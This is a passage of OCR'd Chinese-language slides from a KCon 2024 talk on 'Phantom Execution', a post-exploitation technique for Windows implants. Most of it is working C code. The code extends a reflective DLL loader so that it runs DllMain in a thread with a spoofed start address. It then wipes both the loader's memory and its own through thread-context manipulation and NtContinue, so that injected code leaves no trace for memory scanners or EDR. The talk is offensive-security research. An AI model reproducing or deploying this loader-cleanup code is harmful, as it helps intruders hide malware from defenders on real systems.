
也就是倒数第二个函数



Phantom Execution

SELF CLEANUP IN POST-EX JOB

CleanJob需要计算从前面的ReflectiveLoader到CleanJob的大小，然后先执行DLLMain再清理CleanJob到PE尾部的区域，最后清理自己，比较麻烦。



Phantom Execution

SELF CLEANUP IN POST-EX JOB

进一步优化，在RDI申请新内存的时候，把CleanJob先拷贝到新内存，然后再拷贝DLL过去展开，然后调用CleanJob负责清理和执行。

首先定义一个函数，用来获取CleanJob函数的大小以及地址：

```
PVOID GetCleanData(PDWORD Length)
{
    PVOID Data = NULL;
    DWORD Size = 0;

    Size = UINT_PTR(LdrEnd) - UINT_PTR(CleanJob);

#ifdef _WIN64
    Data = CleanJob;
#else
    Data = PVOID((UINT_PTR)LdrEnd() - 8);
    Data = PVOID(UINT_PTR(Data) - Size);
#endif

    if (Length)
    {
        Length[0] = Size;
    }

    return Data;
}
```

Phantom Execution

SELF CLEANUP IN POST-EX JOB

然后在RDI申请空间的时候，申请SizeOfImage的大小+CleanJob函数的大小，先将CleanJob函数放进去：

```
        DWORD myselfsize = 0;
        LPVOID CleanJobAddr = GetCleanData(&myselfsize);
        /**
        * STEP 4: Create a new location in memory for the loaded image...
        * We're using PAGE_EXECUTE_READWRITE as it's an example.
        */
        ULONG_PTR loadedDllBaseAddress = (ULONG_PTR)winApi.VirtualAlloc(NULL, rawDllNtHeader-
>OptionalHeader.SizeOfImage + myselfsize, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        if (loadedDllBaseAddress == NULL) {
            PRINT("[-] Failed to allocate memory. Exiting..\n");
            return;
        }
        else {
            PRINT("[+] Allocated memory: 0x%p\n", loadedDllBaseAddress);
        }

        _memcpy((void*)loadedDllBaseAddress, CleanJobAddr, myselfsize);
```

Phantom Execution

SELF CLEANUP IN POST-EX JOB

CleanJob的功能就是接收DLLMain的地址以及RDI的起始地址，然后先清理原始RDI地址，接着执行DLLMain，等待结束后，清理当前新内存包含自身的内存空间


```
#pragma code_seg(".text$y")
void CleanJob(DLLMAIN entryPoint, ULONG_PTR loadedDllBaseAddress, void* loaderStart, ...) {

    MEMORY_BASIC_INFORMATION mbi = { };
    HANDLE hThread = NULL;
    CONTEXT CtxFreeMem;
    CONTEXT CtxEntry;

    if (VirtualQuery((char*)loaderStart, &mbi, sizeof(MEMORY_BASIC_INFORMATION))) {
        if (mbi.Type == MEM_PRIVATE) {
            VirtualFree((char*)mbi.BaseAddress, 0, MEM_RELEASE);
        }
        else if (mbi.Type == MEM_MAPPED)
            UnmapViewOfFile((char*)mbi.BaseAddress);
    }

    if (NT_SUCCESS(NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, NtCurrentProcess(), (PVOID)
((ULONG_PTR)TpReleaseCleanupGroupMembers + (ULONG_PTR)0x8950), NULL, TRUE, 0, 0, 0, NULL)))
    {
        CtxEntry.ContextFlags = CONTEXT_FULL;
        NtGetContextThread(hThread, &CtxEntry);

#ifdef _WIN64
        CtxEntry.Rip = UINT_PTR(entryPoint);
        CtxEntry.Rcx = UINT_PTR(loadedDllBaseAddress);
        CtxEntry.Rdx = UINT_PTR(DLL_PROCESS_ATTACH);
        *(ULONG_PTR*)CtxEntry.Rsp = UINT_PTR(RtlExitUserThread);
#elif _WIN32
        DWORD* originalStack = (DWORD*)CtxEntry.Esp;
        DWORD* newStack = originalStack - 4;
        newStack[0] = (DWORD)UINT_PTR(RtlExitUserThread);
        newStack[1] = (DWORD)loadedDllBaseAddress;
        newStack[2] = (DWORD)DLL_PROCESS_ATTACH;
        CtxEntry.Esp = (DWORD)newStack;
        CtxEntry.Eip = (DWORD)entryPoint;
#endif
        CtxEntry.ContextFlags = CONTEXT_FULL;
        NtSetContextThread(hThread, &CtxEntry);
        NtResumeThread(hThread, 0);
    }

    WaitForSingleObject(hThread, INFINITE);

    if (VirtualQuery((char*)loadedDllBaseAddress, &mbi, sizeof(MEMORY_BASIC_INFORMATION))) {

        if (mbi.Type == MEM_PRIVATE) {

            CtxFreeMem.ContextFlags = CONTEXT_FULL;
            RtlCaptureContext(&CtxFreeMem);

#ifdef _WIN64
            CtxFreeMem.Rip = UINT_PTR(VirtualFree);
            CtxFreeMem.Rcx = UINT_PTR(CleanJob);
            CtxFreeMem.Rdx = UINT_PTR(0);
            CtxFreeMem.R8 = UINT_PTR(MEM_RELEASE);
            *(ULONG_PTR*)CtxFreeMem.Rsp = UINT_PTR(RtlExitUserThread);
#else
            DWORD* originalStack = (DWORD*)CtxFreeMem.Esp;
            DWORD* newStack = originalStack - 4;
            newStack[0] = (DWORD)UINT_PTR(RtlExitUserThread);
            newStack[1] = (DWORD)mbi.BaseAddress;
            newStack[2] = (DWORD)0;
            newStack[3] = (DWORD)MEM_RELEASE;
            CtxFreeMem.Esp = (DWORD)newStack;
            CtxFreeMem.Eip = (DWORD)VirtualFree;
#endif
            CtxFreeMem.ContextFlags = CONTEXT_FULL;
            NtContinue(&CtxFreeMem, FALSE);

        }
        else if (mbi.Type == MEM_MAPPED) {

            CtxFreeMem.ContextFlags = CONTEXT_FULL;
            RtlCaptureContext(&CtxFreeMem);

#ifdef _WIN64
            CtxFreeMem.Rip = UINT_PTR(UnmapViewOfFile);
            CtxFreeMem.Rcx = UINT_PTR(mbi.BaseAddress);
            *(ULONG_PTR*)CtxFreeMem.Rsp = UINT_PTR(RtlExitUserThread);
#else
            DWORD* originalStack = (DWORD*)CtxFreeMem.Esp;
            DWORD* newStack = originalStack - 4;
            newStack[0] = (DWORD)UINT_PTR(RtlExitUserThread);
            newStack[1] = (DWORD)mbi.BaseAddress;
            CtxFreeMem.Esp = (DWORD)newStack;
            CtxFreeMem.Eip = (DWORD)UnmapViewOfFile;
#endif
            CtxFreeMem.ContextFlags = CONTEXT_FULL;
            NtContinue(&CtxFreeMem, FALSE);
        }

    }
}
```

Phantom Execution

SELF CLEANUP IN POST-EX JOB


KCon

最终展开后，在新的内存空间，应该是这样的：



Phantom Execution

SELF CLEANUP IN POST-EX JOB




Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

Technique Flow




Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

最终，得到了一个从RDI本身来执行并清理两块内存，而不用更改DLL本身的通用DLL加载以及清理方法



KCon

欢迎关注微信公众号：


TONGDAO
KCon
2024
KCon 2024
THANKS